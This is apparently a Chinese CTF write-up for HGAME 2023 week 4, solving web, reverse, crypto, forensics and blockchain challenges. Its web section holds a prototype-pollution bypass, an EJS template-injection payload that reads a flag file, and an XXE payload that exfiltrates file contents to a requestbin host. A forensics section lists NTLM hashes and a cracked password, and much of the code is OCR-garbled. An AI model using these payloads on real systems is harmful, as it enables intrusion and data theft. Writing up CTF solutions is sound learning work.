1.Web

1.1Shared Diary

题目给了源代码,两个路由 login 主要是判断 登录需要密码为 testpassword 然后user.role 就会变成 admin,实际登录是没用的,因为 user 是新建的 let user{},根据题意和 merge 这道题应该是原型链污染

```
app.all("/login", (req, res) => {
    if (req.method == 'POST') {
        let data = {};
           merge(data, req.body)
        } catch (e) {
            return res.render("login", {message: "Don't pollution my shared diary!"})
        req.session.data = data
        user.password = req.body.password;
        if (user.password=== "testpassword") {
            user.role = 'admin'
        if (user.role === 'admin') {
            req.session.role = 'admin'
            return res.redirect('/')
            return res.render("login", {message: "Login as admin or don't touch my shared diary!"})
    res.render('login', {message: ""});
});
app.all('/', (req, res) => {
    if (!req.session.data || !req.session.data.username || req.session.role !== 'admin') {
    return res.redirect("/login")
    if (req.method == 'POST') {
        let diary = ejs.render(`<div>${req.body.diary}</div>`)
        req.session.diary = diary
        return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
```

看源代码 ban 掉了__proto___,但是可以用consturctor

```
function merge(target, source) {
    for (let key in source) {
        // Prevent prototype pollution
        if (key === '__proto__') {
            throw new Error("Detected Prototype Pollution")
        }
        if (key in source && key in target) {
            merge(target[key], source[key])
        } else {
            target[key] = source[key]
        }
    }
}
```

```
{
    "constructor":{
        "prototype":{
            "username":"admin",
            "role":"admin"
     }
}
```

绕过后,发现有一个模板渲染使用了反引号 和变量

```
if (req.method == 'POST') {
    let diary = ejs.render(`<div>${req.body.diary}</div>`)
    req.session.diary = diary
    return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
}
return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
```

直接执行代码即可,这里用的读文件

```
"diary":
    "<%-global.process.mainModule.require('fs').readFileSync('../flag','utf-8').toString()%>"
}
```

1.2Tell Me

首先打开页面发现输入框,看源代码发现提

```
示
```

```
\(\frac{\lambda \text{DOULY}}{\lambda !-- \text{hint: ./www.zip ---}} \\\
\(\frac{\lambda \text{html}}{\text{html}} \)
```

将压缩包下下来,发现是 xml 发送,基本确定是 xxe

```
<?php
libxml disable entity loader(false);
if ($_SERVER["REQUEST_METHOD"] == "POST"){
    $xmldata = file_get_contents("php://input");
    if (isset($xmldata)){
        $dom = new DOMDocument();
        try {
            $dom->loadXML($xmldata, LIBXML_NOENT | LIBXML_DTDLOAD);
        }catch(Exception $e){
            $result = "loading xml data error";
            echo $result;
            return;
        $data = simplexml_import_dom($dom);
        if (!isset($data->name) || !isset($data->email) || !isset($data->content)){
           $result = "name,email,content cannot be empty";
            echo $result;
            return;
        if ($data->name && $data->email && $data->content){
            $result = "Success! I will see it later";
            echo $result;
            return;
            $result = "Parse xml data error";
            echo $result;
```

用外部实体读 flag

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/html/flag.php">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM
'http://http.requestbin.buuoj.cn/11o2v821?p=%file;'>">
```

2reverse

2.1vm

Ida 打开发现是一个 vm,标题也写了 vm,所以就是一个 vm。做起来太烦了,本来不想做的,看看比分不够了,勉强做一下。初始化代码, v7 是一串 0 和两个数字拼接而成,这个 v7 一直在后续的计算中运用,可以当做寄存器数组,然后 input 输入了 40 个字符,同时 input 数组其实是一块很大的数组

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
   int i; // [rsp+20h] [rbp-A8h]
   unsigned int v5[9]; // [rsp+28h] [rbp-A0h] BYREF
   unsigned int v6[10]; // [rsp+50h] [rbp-78h] BYREF
   unsigned int v7[10]; // [rsp+78h] [rbp-50h] BYREF

   qmemcpy(v5, sub_7FF619E01000((char *)v6), sizeof(v5));
   qmemcpy(v7, v5, 36ui64);
   for ( i = 0; i < 40; ++i )
       input[i] = getchar();
   if ( (unsigned __int8)sub_7FF619E010B0(v7) )
       sub_7FF619E01B80(std::cout, "try again...");
   else
       sub_7FF619E01B80(std::cout, &unk_7FF619E032D0);
   return 0;
}</pre>
```

Case 一共 7 种类型的操作

```
__int64 __fastcall sub_7FF619E01940(unsigned int *reg)
  __int64 result; // rax
  result = alist[reg[6]];
  switch ( alist[reg[6]] )
    case Ou:
      result = case0(reg);
      break;
    case 1u:
      result = case1(reg);
      break;
    case 2u:
      result = case2(reg);
      break;
    case 3u:
      result = case3(reg);
      break;
    case 4u:
      result = compare(reg);
      break;
    case 5u:
      result = case5(reg);
      break;
    case 6u:
      result = case6(reg);
      break;
    case 7u:
      result = case7(reg);
      break;
```

因为太难看了,用 python 把代码抄一遍同时加上 log

```
case1():
v2 = alist[reg[6] + 1]
        reg[7]+=1
         stack[reg[7]] = reg[0]
         log.append('寄存器@的值{}压栈{}\n'.format(hex(reg[@]),reg[7]))
        reg[7]+=1
         stack[reg[7]] = reg[2] log.append('寄存器2的值{}压栈{}\n'.format(hex(reg[0]),reg[7]))
    if v2==3:
        stack[reg[7]] = reg[3]
log.append('寄存器3的值{}压栈{}\n'.format(hex(reg[0]),reg[7]))
    reg[7]+=1
    | stack[reg[7]] = reg[0]
| log.append('寄存器の的值{}压栈{}\n'.format(hex(reg[0]),reg[7]))
result=reg[6]+2
reg[6]=result
return result
v2 = alist[reg[6] + 1]
      reg[1] = stack[reg[7]]&0xffff
reg[7] -= 1
       log.append('弹栈{}至寄存器1,{}\n'.format(reg[7]+1,hex(reg[1])))
```

顺了一下 vm 的操作, 先从输入的字符从头到尾进行一遍操作, 并将结果压栈, 然后最后发现了一个弹栈操作, 但是程序退出了,

猜测是不断弹栈并进行判断是否符合条件,将输入的最后一位写成'}',发现程序对倒数第二位进行了判断,说明符合猜想,不想逆算法了,直接 flag 从最后一位倒过来爆破即可

2.3shellcode

打开发现是 go 语言写的,看题目应该是程序里存在 shellcode 打开 main 就发现了类似于 base64 的字符串,跟进发现实际这串字符还要长一点

```
if ( (unsigned __int64)&Dir <= *(_QWORD *)(v0 + 16) )
      runtime morestack noctxt abi0();
  Dir = io_ioutil_ReadDir();
   v16 = encoding_base64___Encoding_DecodeString();
  v1 = (_QWORD *)runtime_newobject();
   v1[1] = "VUiD7FBIjWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAIlFBMdFCAAAAADHRQwj";
   V1[2] = 12288LL;
  v1[3] = 64LL;
  syscall___LazyProc__Call();
  if ( !"VUiD7FBIjWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAI1FBMdFCAAAAADHRQwj" )
     runtime_panicIndex();
  v14 = v2;
  v21 = v16;
   v3 = (_QWORD *)runtime_newobject();
   *v3 = v14;
  v3[1] = v21;
  v3[2] = "VUiD7FBIjWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAIlFBMdFCAAAAADHRQwj";
  v9 = syscall LazyProc Call();
v4 = Dir;
  for ( i = 0LL; ; i = v15 + 1 )
56 55 69 44 37 46 42 49 6A 57+aVuid7fbijwwkie db 'VUiD7FBIjWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAIJFBMdFCAAAAADHRQwj'
77 6B 49 45 69 4A 54 55 42 49+
37 38 32 72 78 30 55 51 46 67+a782rx0uqfgaaam db '782rx0uQFgAAAMdFFCEAAAAAWUCNwAAAMdFIAAAAACLRSCD+CBzWotf'
44 41 4E 46 43 49 6C 46 43 49+aDanfcilfcitfbm db 'DANFCIlFCItFBMHgBANFEItVCANVBDPCilUEweoFAlUUM8IDRQCJRQCLRQDB4AQD'
52 52 69 4C 56 51 67 44 56 51+aRrilvqgdvqazwo db 'RRilVQgDVQAzwotVAMHqBQNVHDPCA0UEiUUEuAEAAAADRSCJRSDrnkiLRUCLVQCJ'
```

解密后将 shellcode 写进代码, 然后 ida 就能 反编译了

```
_DWORD *_fastcall shellcode(__int64 a1, __int64 a2, __int64 a3, unsigned int *a4)
{
    _DWORD *result; // rax
    unsigned int v5; // [rsp+20h] [rbp-38h]
    __int64 v6; // [rsp+24h] [rbp-34h]
    unsigned int i; // [rsp+40h] [rbp-18h]

v5 = *a4;
v6 = a4[1];
for ( i = 0; i < 0x20; ++i )
{
    HIDWORD(v6) -= 0x543210DD;
    v5 += (((unsigned int)v6 >> 5) + 33) ^ (v6 + HIDWORD(v6)) ^ (16 * v6 + 22);
    LODWORD(v6) = v6 + (((v5 >> 5) + 55) ^ (v5 + HIDWORD(v6)) ^ (16 * v5 + 44));
}
*a4 = v5;
result = a4 + 1;
a4[1] = v6;
return result;
}
```

一开始看着是 tea 加密,但是有点丑,改变了 v6 的变量类型后发现是纯 tea 加密,增量用的和前几周是一样的,

```
DWORD *_fastcall shellcode(__int64 a1, __int64 a2, __int64 a3, unsigned int *a4)

{
    _DWORD *result; // rax
    unsigned int v5; // [rsp+20h] [rbp-38h]
    unsigned int v6; // [rsp+24h] [rbp-34h]
    unsigned int i; // [rsp+24h] [rbp-34h]
    unsigned int i; // [rsp+40h] [rbp-18h]

v5 = *a4;
    *(_QWORD *)&v6 = a4[1];
    for ( i = 0; i < 0x20; ++i )

{
        *(&v6 + 1) -= 0x543210DD;
        v5 += ((v5 >> 5) + 33) ^ (v6 + *(&v6 + 1)) ^ (16 * v6 + 22);
        v6 += ((v5 >> 5) + 55) ^ (v5 + *(&v6 + 1)) ^ (16 * v5 + 44);
}
*a4 = v5;
result = a4 + 1;
a4[1] = v6;
return result;
}
```

直接解密 flag 文件即可

```
def decrypt(v,k):
    v0=c uint32(v[0])
    v1=c uint32(v[1])
    delta=0x543210DD
    sum1=c uint32(0)
    for p in range(32):
        sum1.value=sum1.value-delta
    for i in range(32):
        v1.value -= ((v0.value << 4) + k[2])^(v0.value + sum1.value)^((v0.value >> 5) + k[3])
        v0.value-=((v1.value<<4)+k[0])^(v1.value+sum1.value)^((v1.value>>5)+k[1])
        sum1.value+=delta
    return v0.value,v1.value
if name ==' main_':
    res = np.fromfile('./outputdir/flag.enc', dtype=np.uint32)
    k=[22,33,44,55]
    for i in range(0,10,2):
        res0, res1=decrypt(res[i:i+2],k)
        print(libnum.n2s(res0)[::-1].decode()+libnum.n2s(res1)[::-1].decode(),end='')
```

3.pwn

一道题也不会。

4.crypto

4.1 LLLCG

代码写错了,直接 1 位除以 0 位得到结果 4.2 ECRSA

研究了很久,发现是标准的 ecc+rsa 操作先求 ct 的坐标, 再求私钥 d, 然后直接 d*ct 即可

```
x = c
yy = 0
for r in sqrt_mod_n(x**3 + a*x + b, {p:1, q:1}):
    #yy = long_to_bytes(r)
    yy = r
    ct=E(x, yy)
    assert int(ct. xy()[0])=x
    print(ct. xy())
    einv=inverse_mod(e, n)

Ep = EllipticCurve(GF(p), [a, b])
Eq = EllipticCurve(GF(q), [a, b])
N1 = Ep. order()
N2 = Eq. order()
d=inverse_mod(e, lcm(N1, N2))
pt=d*E[537852443700951883911210358148452157580116940498783730095998421454270903867685659647359747209832986693210623670375383387504968747689666
print(long_to_bytes(int(pt. xy()[0])))
```

4.3 LLLCG Revenge

研究了很久,发现突破口在第一题写错代码的 flag 中, flag 提到了一个词the_hidden_number_problem,所以是隐藏数问题,找来代码直接改改

```
def solve_hnp(t, u):
    # http://www.isg.rhul.ac.uk/~sdg/igor-slides.pdf
    M = Matrix(RationalField(), 40, 40)
    for i in range (39):
        M[i, i] = p
        M[39, i] = t[i]
    M[39, 39] = 1 / (2 ** (k + 1))
    def babai(A, w):
        A = A. LLL (delta=0.75)
        G = A. gram_schmidt()[0]
        t = w
        for i in reversed(range(A. nrows())):
            c = ((t * G[i]) / (G[i] * G[i])). round()
            t -= A[i] * c
        return w - t
    closest = babai(M, vector(u + [0]))
    return (closest[-1] * (2 ** (k + 1))) % p
t = output[:-1]
u = output[1:]
alpha = solve_hnp(t, u)
print(long to bytes(alpha))
```

b'hgame {Repair modulus problem_50 HNP Revenge}'

5.misc

5.1 New_Type_Steganography

这道题粗糙了,之前就找来了原图,经过比较发现加密代码在绿色通道的 4 号位置,粗糙的地方在于没发现 web 上居然还有一个text 的输入。。后来给了源代码,加密方式和我想的一样,但是加密的点不是按顺序的是随机的,但是因为图片大小已经确定,所以加密的点也是定的,随着 flag 长度的增长前几位不会变化,所以直接爆破即可,将上传的图片和下载回来的进行比较,如果 sha1 一致就认为图片没有变化,说明 flag 正确

```
f=open("./flag.png","rb")
ff=f.read()
filedata={
    "file":ff
}
f.close()
while True:
    for j in string.ascii_lowercase+string.ascii_uppercase+string.digits+ string.punctuation + string.whitespace:
        tmpflag=flag+j

    payload={"text":tmpflag}
    bak=requests.post(url=url,files=filedata,data=payload)
    if bak.status_code !=200:
        sleep(1)
        bak=requests.post(url=url,files=filedata,data=payload)
    if hashlib.new("sha1", bak.content).hexdigest()==flagsha1:
        flag=tmpflag
        print(flag)
```

5.2 ezWin - variables

取证系列题

第一个 flag 在环境变量里找到了

```
7540 notepad.exe 0x22f8e5f1cb0 FPS_BROWSER_APP_PROFILE_STRING Internet Explorer
7540 notepad.exe 0x22f8e5f1cb0 FPS_BROWSER_USER_PROFILE_STRING Default
7540 notepad.exe 0x22f8e5f1cb0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
7540 notepad.exe 0x22f8e5f1cb0 HOMEDRIVE C:
```

5.3 ezWin - auth

猜测是登录用户的 hash 值

```
Administrator 500 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
Guest 501 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount 503 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount 504 aad3b435b51404eeaad3b435b51404ee c4b2cf9cac4752fc9b030b8ebc6faac3
Noname 1000 aad3b435b51404eeaad3b435b51404ee 84b0d9c9f830238933e7131d60ac6436
```


用户就是这个 noname 5.4 ezWin - 7zip 扫描文件发现 flag.zip

```
0xd00641b5b2a0
                \Windows\System32\Windows.System.Diagnostics.Telemetry
0xd00641b5b5c0
                \Windows\System32
                                        216
0xd00641b5b750
                \Windows\System32\FamilySafetyExt.dll
0xd00641b5ba70
                \Users\Noname\Desktop\flag.7z
                                                216
0xd00641b5bc00
                \Program Files\WindowsApps\Microsoft.YourPhone_1.22112
16
                \Program Files\WindowsApps\Microsoft.LanguageExperienc
0xd00641b5bd90
indows\System32\zh-CN\windows.storage.dll.mui
```

```
$ python vol.py -f /C/Users/zhang/Desktop/timu/week4/misc/win10_22h2_19045.2486.vmem windows.dumpfiles --41b5ba70
Volatility 3 Framework 2.4.1
Progress: 100.00 PDB scanning finished
Cache File0bject FileName Result

DataSectionObject 0xd00641b5ba70 flag.7z Error dumping file
SharedCacheMap 0xd00641b5ba70 flag.7z file.0xd00641b5ba70.0xd0064189aa20.SharedCacheMap.flag.7z.vacb
```

提取后打开发现密码,提示密码为 noname 的密码



	密文: aad3b435	aad3b435b51404eeaad3b435b51404ee		
	类型: NTLM			∨ [帮助]
		查询	加密	
查询结果:				
asdqwe123				

打开即可

- 6.blockchain
- 6.1 Transfer 2

看代码, transfer2 会新建一个合约, 这个合约新建的时候如果账户里的钱大于 0.5 就会拿到 flag, 因为是 constructor 里修改的, 所以并不能靠后期转账达成, 这里可以看到新建合约的时候用的是 create2 方法, 所以新建合约地址是可预测的。只要预测出地址,提前向地址转账即可。这里的坑点是要靠竞争, 计算地址需要 transfer2 的地址, 但是transfer2 部署完成后也无法达成条件, 所以需要在 transfer2 部署完成前发送 0.5 的币才行。

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.7;
contract Transfer2{
    Challenge public chall;
    event SendFlag():
    bytes32 constant salt = keccak256("HGAME 2023");
    constructor() {
        chall = new Challenge{salt: salt}();
        if (chall.flag()) {
            emit SendFlag();
    function getCode() pure public returns(bytes memory){
        return type (Challenge) .creationCode;
contract Challenge{
   bool public flag;
    constructor(){
       if(address(this).balance >= 0.5 ether){
            flag = true;
```

计算和部署都由 pwntools 完成

```
r= remote('week-4.hgame.lwsec.cn',30710)
r.recvuntil(b'input your choice: ')
r.sendline(b'2')
token=b'v4.local.yrJyvPI9kRRZIoIocWIMxEKphVjX052QlMCiJAGchMBTGk1-
S9k_IVZITVIiemTbaG4CFkn_B3o4tDrCzzRNQUCIiiUTuRDwkfHv_Gsy5C2bkB03dNdW4lFxLtnNwBh7hQt3F2IIFhq9woBGIkD06hSYwiIULur3bfFaz__qgewU3g'
r.recvuntil(b'input your token: ')
r.sendline(token)
r.recvuntil(b'contract address: ')
address=r.recvuntil(b'\n')[:-1].decode()
print(address)
salt=web3.toHex(Web3.keccak(text="HGAME 2023"))[2:].zfill(64)
code='60806405234801560067576000806fd5b5067067b5b59d3b200004710602c576000805460ff191660011790555b60838061003a6000396000f3fe6080604
05234801560067576000806fd5b506004301606285760003550e01c8063890eba6814602d575b600080fd5b5009069f1681565b60405109151581526020
0160405180910390f3fea2646970667358221220c0afce3a78fcc60fe5cb042db9c8cae10e646b3fcd2f905fa125145eebdf049864736f6c63430008110033'
b_salt = salt
print(b_salt)
b_address = address[2:]
b_init_code = bytes.fromhex(code)
hashed_bytecode = Web3.toHex(Web3.keccak(hexstr=code))[2:]
keccak_b_init_code = Web3.keccak(b_init_code)
hexstr=('ff' + b_address + b_salt + hashed_bytecode)
print(hexstr)
b_result = Web3.keccak(hexstr=('ff' + b_address + b_salt + hashed_bytecode))
result_address = Web3.toChecksumAddress(Web3.toHex(b_result)[-40:])
nerint(result_address = Web3.toChecksumAddress(Web3.toHex(b_result)[-40:])
```